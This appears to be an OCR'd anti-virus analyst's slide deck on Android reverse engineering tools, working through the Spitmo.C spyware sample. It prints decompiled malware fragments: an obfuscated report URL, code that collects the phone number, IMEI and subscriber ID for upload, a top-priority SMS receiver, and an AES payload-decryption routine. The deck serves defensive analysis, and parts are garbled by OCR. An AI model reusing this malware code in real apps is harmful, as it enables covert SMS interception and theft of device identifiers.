FORTINET

Android Reverse Engineering Tools


From an anti-virus analyst's perspective

Axelle Apvrille

InsomniHack'12, March 2012


Agenda

- Contents of an APK: manifest, .dex, resources...
- Tutorial: reversing Android/Spitmo.C!tr.spy
- A few other tricks: logs, anti-emulator...
- Miscellaneous tools



```
.field public static final UrlToReport:Ljava/lang/String; = "h=
-=----tq--t-q=p-q=:-==q/q/qrqoqu-=t-i=qnq-gq=-sqm=-sq.-=c-=qo-m
-qzq.-q=p=qh-p="


# direct methods
.method static constructor <clinit>()V
    .locals 1

    .prologue
    .line 52
    const/4 v0, 0x0

    sput-boolean v0, Lcom/antivirus/kav/SmsReceiver;->FirstSche
eInstalled:Z

    .line 43
    return-void
.end method
```

APK - Android Packages



```
$ aapt dump xmltree ...
```

```
$ aapt dump resources ...
```

```
$ dexdump ...
```

```
$ keytool -printcert -file CERT.RSA
```

Example: APK contents of Android/Spitmo.C!tr.spy

```
$ unzip criptomovil.apk
Archive:  criptomovil.apk
  inflating: res/layout/main.xml
  inflating: AndroidManifest.xml
 extracting: resources.arsc
 extracting: res/drawable-hdpi/icon.png
 extracting: res/drawable-ldpi/icon.png
 extracting: res/drawable-mdpi/icon.png
  inflating: classes.dex
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/CERT.SF
  inflating: META-INF/CERT.RSA
```

Reading the AndroidManifest.xml

Binary manifest

```
$ hexdump -C AndroidManifest.xml | head
00000000  03 00 08 00 b0 1c 00 00  01 00 1c 00 8c 0d 00 00  |..........
00000010  3d 00 00 00 00 00 00 00  00 00 00 00 10 01 00 00  |=.........
00000020  00 00 00 00 00 00 00 00  1a 00 00 00 34 00 00 00  |..........
```

Better with aapt

```
$ aapt dump xmltree criptomovil.apk AndroidManifest.xml
N: android=http://schemas.android.com/apk/res/android
  E: manifest (line=2)
    A: android:versionCode(0x0101021b)=(type 0x10)0x1
    A: android:versionName(0x0101021c)="1.0" (Raw: "1.0")
    A: package="com.antivirus.kav" (Raw: "com.antivirus.kav")
    E: uses-permission (line=8)
      A: android:name(0x01010003)="android.permission.
      BROADCAST_STICKY"
(Raw: "android.permission.BROADCAST_STICKY")
```

Reading the AndroidManifest.xml (2)

AXMLPrinter

```
$ java -jar AXMLPrinter2.jar AndroidManifest.binary.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:versionCode="4"
..
```

Other Swiss Knives

- Androguard: collection of Python tools

  ```
  $ ./androaxml.py -i criptomovil.apk -o
  AndroidManifest.human.xml
  ```

- Apktool: re-engineering Android apps

  ```
  $ java -jar apktool.jar d criptomovil.apk output
  ```

Reading package resources


- Same as the manifest: they are not directly readable (for humans...)
- aapt dump resources works, but output not excellent
- Use Apktool! Great tool :)

```
$ java -jar apktool.jar d criptomovil.apk output
...
$ cat output/res/layout/main.xml
<?xml version="1.0" encoding="UTF-8"?>
<LinearLayout android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
...
```

Dalvik Executables (.dex)

- Similar to Java .class: .class converted to .dex by "dx"
  More at:
  http://en.wikipedia.org/wiki/Dalvik_(software)
- Opcodes: see http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html
- Parse with a hex editor. 010 Editor has a Dex template

Dalvik bytecode - Android/Foncy.A!tr




```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
05D0h: 9F 10 00 00 04 00 00 00 70 10 00 00 00 00 0E 00  Ÿ.......p.......
05E0h: 0B 00 02 00 06 00 00 00 A4 10 00 00 9F 00 00 00  ........¤...Ÿ...
05F0h: 12 02 6F 20 01 00 A9 00 1A 04 0B 00 12 15 71 30  ..o ..©.......q0
0600h: 0D 00 49 05 0C 08 6E 10 0E 00 08 00 1A 04 68 00  ..I...n.......h.
0610h: 6E 20 10 00 49 00 0C 07 1F 07 08 00 6E 10 07 00  n ..I.......n...
0620h: 07 00 0C 06 1A 04 4F 00 6E 20 1C 00 46 00 0A 04  ......O.n ..F...
0630h: 38 04 1F 00 1A 01 07 00 1A 03 34 00 71 00 05 00  8.........4.q...
0640h: 00 00 0C 00 07 24 07 25 74 06 06 00 00 00 07 24  .....$.%t......$
0650h: 07 25 74 06 06 00 00 00 07 24 07 25 74 06 06 00  .%t......$.%t...
0660h: 00 00 07 24 07 25 74 06 06 00 00 00 0E 00 1A 04  ...$.%t.........
0670h: 43 00 6E 20 1C 00 46 00 0A 04 38 04 07 00 1A 01  C.n ..F...8.....
0680h: 08 00 1A 03 0C 00 28 DB 1A 04 46 00 6E 20 1C 00  ......(Û..F.n ..
0690h: 46 00 0A 04 38 04 07 00 1A 01 03 00 1A 03 0D 00  F...8...........
06A0h: 28 CE 1A 04 5D 00 6E 20 1C 00 46 00 0A 04 38 04  (Î..].n ..F...8.
```

Template Results - DEXTemplate.bt


Name	Value	Start	Size	Color	Comment
uint source_file_idx	(0x2C) "MagicSMSActivity.java"	494h	4h	Fg: Bg:	String ID for the name of the f
uint annotations_off	0h	498h	4h	Fg: Bg:	File offset to the annotation st
uint class_data_off	1033h	49Ch	4h	Fg: Bg:	File offset to the class data for
⊟ struct class_data_item class_data	0 static fields, 0 instance fields, ...	1033h	Eh	Fg: Bg:	Class data
⊞ struct uleb128 static_fields_size	0x0	1033h	1h	Fg: Bg:	The number of static fields
⊞ struct uleb128 instance_fields_size	0x0	1034h	1h	Fg: Bg:	The number of instance fields
⊞ struct uleb128 direct_methods_size	0x1	1035h	1h	Fg: Bg:	The number of direct methods
⊞ struct uleb128 virtual_methods_size	0x1	1036h	1h	Fg: Bg:	The number of virtual methods
⊟ struct encoded_method_list direct_methods	1 methods	1037h	6h	Fg: Bg:	Encoded sequence of direct me
⊟ struct encoded_method method	public constructor void com.magi...	1037h	6h	Fg: Bg:	Encoded method
⊟ struct uleb128 method_idx_diff	0xF	1037h	1h	Fg: Bg:	Method ID for this method, rep
ubyte val	Fh	1037h	1h	Fg: Bg:	uleb128 element
⊞ struct uleb128 access_flags	(0x10001) ACC_PUBLIC ACC_C...	1038h	3h	Fg: Bg:	Access flags
⊞ struct uleb128 code_off	0x5C8	103Bh	2h	Fg: Bg:	File offset to the code for this
⊟ struct code_item code	1 registers, 1 in arguments, 1 ou...	5C8h	18h	Fg: Bg:	Code structure for this methoc
ushort registers_size	1h	5C8h	2h	Fg: Bg:	Number of registers used by th
ushort ins_size	1h	5CAh	2h	Fg: Bg:	Number of words of incoming a
ushort outs_size	1h	[illegible]	[illegible]	[illegible]	rds of outgoing a
ushort tries_size	0h	[illegible]	[illegible]	[illegible]	item entries for
uint debug_info_off	109Fh	[illegible]	[illegible]	[illegible]	the debug inforn
⊞ struct debug_info_item debug_info		109Fh	5h	Fg: Bg:	Debug information for this met
uint insns_size	4h	5D4h	4h	Fg: Bg:	Size of instruction list, in 16-bit
⊟ ushort insns[4]		5D8h	8h	Fg: Bg:	Instruction
ushort insns[0]	1070h	5D8h	2h	Fg: Bg:	Instruction
ushort insns[1]	0h	5DAh	2h	Fg: Bg:	Instruction
ushort insns[2]	0h	5DCh	2h	Fg: Bg:	Instruction
ushort insns[3]	Eh	5DEh	2h	Fg: Bg:	Instruction

Dalvik opcode: invoke-direct

Dissassembling DEX: you (probably) don't want to use dexdump



```
axelle@caiman:/tmp/Android-Fjcon$ ~/softs/android-sdk-linux_86/platform-t
ools/dexdump -d classes.dex | grep -A 100 "Class descriptor  : 'Lcom/nl/M
yService;"
  Class descriptor  : 'Lcom/nl/MyService;'
  Access flags      : 0x0001 (PUBLIC)
  Superclass        : 'Landroid/app/Service;'
  Interfaces        -
  Static fields     -
    #0              : (in Lcom/nl/MyService;)
      name          : 'mShowLog'
      type          : 'Z'
      access        : 0x001a (PRIVATE STATIC FINAL)
  Instance fields   -
    #0              : (in Lcom/nl/MyService;)
      name          : 'iccid'
      type          : 'Ljava/lang/String;'
      access        : 0x0002 (PRIVATE)
```




```
02a1cc:                                        |[02a1cc] com.nl.MyService
.<init>:()V
02a1dc: 7010 1700 0100                         |0000: invoke-direct {v1},
 Landroid/app/Service;.<init>:()V // method@0017
02a1e2: 2200 3100                              |0003: new-instance v0, La
ndroid/os/Handler; // type@0031
02a1e6: 7010 8c00 0000                         |0005: invoke-direct {v0},
 Landroid/os/Handler;.<init>:()V // method@008c
02a1ec: 5b10 1906                              |0008: iput-object v0, v1,
 Lcom/nl/MyService;.mHandler:Landroid/os/Handler; // field@0619
02a1f0: 2200 c500                              |000a: new-instance v0, Lc
om/nl/MyService$1; // type@00c5
02a1f4: 7020 3a05 1000                         |000c: invoke-direct {v0,
```

- Ships with the Android SDK, in platform-tools/
- Always works (?)
- Output difficult to read: all classes together etc.

Disassembling DEX

- Apktool: produces smali
- Code syntax highlight:
  - Emacs: Nelson Elhage or Tim Strazzere
  - Vim: Jon Larimer
  - Notepad++: lohan+
  - UltraEdit: lohan+



```
.class public Lcom/antivirus/kav/SmsReceiver;
.super Landroid/content/BroadcastReceiver;
.source "SmsReceiver.java"


# static fields
.field static AppContext:Landroid/content/Context; = null

.field static FirstScheduleInstalled:Z = false

.field public static final SettingHideSms:Ljava/lang/String; = "An
tivirusEnabled"

.field public static final UrlToReport:Ljava/lang/String; = "h=-q-
-=----tq--t-q=p-q=:-==q/q/qrqoqu-=t-i=qnq-gq=-sqm=-sq.-=c-=qo-mq/=
-qzq.-q=p=qh-p="


# direct methods
.method static constructor <clinit>()V
    .locals 1

    .prologue
    .line 52
    const/4 v0, 0x0

    sput-boolean v0, Lcom/antivirus/kav/SmsReceiver;->FirstSchedul
eInstalled:Z

    .line 43
    return-void
.end method
--:---  SmsReceiver.smali   Top (1,0)     (smali)--3:22PM Mail-------
```

Issues with disassembling

$ java -jar apktool.jar d fjcon.apk output

```
Exception in thread "main" brut.androlib.AndrolibException:
brut.directory.DirectoryException: java.util.zip.ZipException:
 error in opening zip file
 at brut.androlib.ApkDecoder.hasSources(Unknown Source)
 ...
```


Dedexer produces .ddx files ≈ http://jasmin.sourceforge.net/about.htmlJasmin w/ Dalvik opcodes

```
$ mkdir ./dedexer
$ java -jar ddx1.18.jar -d ./dedexer/ ./classes.dex
...
$ cat ./dedexer/com/nl/MyService.ddx
...
.method public <init>()V
.limit registers 2
; this: v1 (Lcom/nl/MyService;)
.line 74
     invoke-direct   {v1},android/app/Service/<init> ; <init>()V
```

The DED Decompiler

Command line - Decompiling Android/RootSmart.A!tr

```
$./ded.sh suspect.apk -d ./ded-output -c
...
Soot finished on Fri Feb 10 14:05:46 CET 2012
Soot has run for 0 min. 2 sec.
./ded-output/optimized-decompiled/[..]/smart/y.java
Decompiled 144 classes out of 152
Retargeting time: 32.708s
Decompilation time: 945.141s
```



```
r8 = c.getResources().openRawResource(i1);

try
{
    r9 = new byte[r8.available()];
    r8.read(r9);
    r12 = a.j().getBytes("UTF-8");
    r14 = KeyGenerator.getInstance("AES");
    r15 = SecureRandom.getInstance("SHA1PRNG");
    r15.setSeed(r12);
    r14.init(128, r15);
    r18 = new SecretKeySpec(r14.generateKey().getEncoded(), "AES");
    r21 = Cipher.getInstance("AES");
    r21.init(2, r18);
    e = new String(r21.doFinal(r9), "UTF-8");
}
catch (Exception $r25)
{
```


dex2jar + jd-gui

- Dex2jar: Java-based tool converting .dex to .jar :)

```
$ ./dex2jar.sh criptomovil.apk
dex2jar version: reader-1.7, translator-0.0.9.6, ir-1.4
dex2jar criptomovil.apk -> criptomovil_dex2jar.jar
Done.
```

- View the Jar with a Java Decompiler (jd-gui, jad, dj...)
- "Java Decompiler" Pros: GUI, save source files, browse Jar, jump from one class to another
- Cons: not specifically meant for Dalvik, a few bugs (but not many)

Decompiled Java source code - at a glance



```
}

public static String GetStaticDataString(Context paramContext)
{
  Object localObject2 = [illegible]ephonyManager)paramContext.getSystemService("phone");
  Object localObject1 = ([illegible]elephon[illegible])localObject2).getLine1Number();
  String str1 = ((TelephonyManager)localObject2).ge[illegible]iberId();
  String str2 = ((TelephonyManager)localObject2).getDeviceId();
  String str3 = [illegible]mpty";
  if (str2 != null)
  {
    str3 = Integer.toString(2 * Inte[illegible]ephonyManager)localObject2).getDeviceId().substring(8)));
    str3 = "1" + str3 + "3";
  }
  else
  {
    str2 = "empty";
  }
  if (localObject1 != null)
    localObject2 = ((String)localObject1).replace("+", "");
  else
    localObject2 = "empty";
  if (str1 == null)
    str1 = "empty";
  int i = 0;
  if (GetBoolValue(paramContext, "AntivirusEnabled"))
    i = 1;
  localObject1 = new Object[5];
  localObject1[0] = localObject2;
  localObject1[1] = str1;
  localObject1[2] = str2;
  localObject1[3] = str3;
  localObject1[4] = Integer.valueOf(i);
  return (String)(String)String.format("?to=%s&i=%s&m=%s&aid=%s&h=%s", localObject1);
}

public static String LinkAntivirus()
{
```

Bad class: localObject2 is a TelephonyManager

Dummy variable names


Classes, fields, and methods

Figure: Android/Spitmo.C!tr.spy

Tutorial with Android/Spitmo.C!tr.spy

Step 1. Read the manifest

- Identify the entry points.
- Several permissions.




```
<uses-permission android:name="android.permission.READ_SMS">

</uses-permission>

<uses-permission android:name="android.permission.RECEIVE_SMS">
```

Tutorial with Android/Spitmo.C!tr.spy

Step 1. Read the manifest

- Identify the entry points.
- Several permissions.
- A service




```
<service android:enabled="true" android:name=".KavService">


</service>
```

Tutorial with Android/Spitmo.C!tr.spy

Step 1. Read the manifest

- Identify the entry points.
- Several permissions.
- A service
- SMS Receiver with high priority




```
<receiver android:name=".SmsReceiver">
        <intent-filter android:priority="999999">
                <action android:name="android.provider.Telephony.SMS_RECEIVED">
                </action>
                <action android:name="android.intent.action.NEW_OUTGOING_CALL">
                </action>
                <action android:name="android.intent.action.BOOT_COMPLETED">
                </action>
```

Tutorial with Android/Spitmo.C!tr.spy

Step 1. Read the manifest


- Identify the entry points.
- Several permissions.
- A service
- SMS Receiver with high priority
- Main



```
<activity android:label="@7F040001" android:name=".MainActivity">
        <intent-filter>
                <action android:name="android.intent.action.MAIN">
                </action>
                <category android:name="android.intent.category.LAUNCHER">
                </category>
```

Reversing MainActivity


- onCreate() called when application is launched.



```
public class MainActivity extends Activity
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    Object localObject = Integer.toString(2 * Integer.parseInt(((TelephonyManager)getSystemService("phone")).getDeviceId().substring(8)))
    String str = "1" + (String)localObject + "3";
    localObject = new AlertDialog.Builder(this).create();
    ((AlertDialog)localObject).setCancelable(false);
    ((AlertDialog)localObject).setMessage("\tSu código de activación: \n\n\t\t\t" + str + "\n");
    ((AlertDialog)localObject).setButton("OK", new DialogInterface.OnClickListener()
    {
      public void onClick(DialogInterface paramDialogInterface, int paramInt)
      {
        paramDialogInterface.dismiss();
        System.exit(0);
      }
    });
    ((AlertDialog)localObject).show();
  }
}
```

Reversing MainActivity


- onCreate() called when application is launched.
- Get 8th character of IMEI.



```
public class MainActivity extends Activity
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    Object localObject = Integer.toString(2 * Integer.parseInt(((TelephonyManager)getSystemService("phone")).getDeviceId().substring(8)))
    String str = "1" + (String)localObject + "3";
    localObject = new AlertDialog.Builder(this).create();
    ((AlertDialog)localObject).setCancelable(false);
    ((AlertDialog)localObject).setMessage("\tSu código de activación: \n\n\t\t\t" + str + "\n");
    ((AlertDialog)localObject).setButton("OK", new DialogInterface.OnClickListener()
    {
      public void onClick(DialogInterface paramDialogInterface, int paramInt)
      {
        paramDialogInterface.dismiss();
        System.exit(0);
      }
    });
    ((AlertDialog)localObject).show();
  }
}
```

Reversing MainActivity


- onCreate() called when application is launched.
- Get 8th character of IMEI.
- Display alert dialog with activation code "1"+8th char+"3"



```
public class MainActivity extends Activity
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    Object localObject = Integer.toString(2 * Integer.parseInt(((TelephonyManager)getSystemService("phone")).getDeviceId().substring(8)))
    String str = "1" + (String)localObject + "3";
    localObject = new AlertDialog.Builder(this).create();
    ((AlertDialog)localObject).setCancelable(false);
    ((AlertDialog)localObject).setMessage("\tSu código de activación: \n\n\t\t\t" + str + "\n");
    ((AlertDialog)localObject).setButton("OK", new DialogInterface.OnClickListener()
    {
      public void onClick(DialogInterface paramDialogInterface, int paramInt)
      {
        paramDialogInterface.dismiss();
        System.exit(0);
      }
    });
    ((AlertDialog)localObject).show();
  }
}
```

Reversing MainActivity

- onCreate() called when application is launched.
- Get 8th character of IMEI.
- Display alert dialog with activation code "1"+8th char+"3"
- Exit dialog when button pressed



```
public class MainActivity extends Activity
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    Object localObject = Integer.toString(2 * Integer.parseInt(((TelephonyManager)getSystemService("phone")).getDeviceId().substring(8)))
    String str = "1" + (String)localObject + "3";
    localObject = new AlertDialog.Builder(this).create();
    ((AlertDialog)localObject).setCancelable(false);
    ((AlertDialog)localObject).setMessage("\tSu código de activación: \n\n\t\t\t" + str + "\n");
    ((AlertDialog)localObject).setButton("OK", new DialogInterface.OnClickListener()
    {
      public void onClick(DialogInterface paramDialogInterface, int paramInt)
      {
        paramDialogInterface.dismiss();
        System.exit(0);
      }
    });
    ((AlertDialog)localObject).show();
  }
}
```

Reversing KavService

How to start a service


- startService() → onCreate() → onStartCommand() (or onStart() for old SDKs)
- bindService() → onCreate()

Not started?

```
$ grep -ri startService ./smali
$ grep -ri bindService ./smali
```


Not used (yet)?

Reversing SmsReceiver with Java Decompiler




```java
public void onReceive(Context paramContext, Intent paramIntent)
{
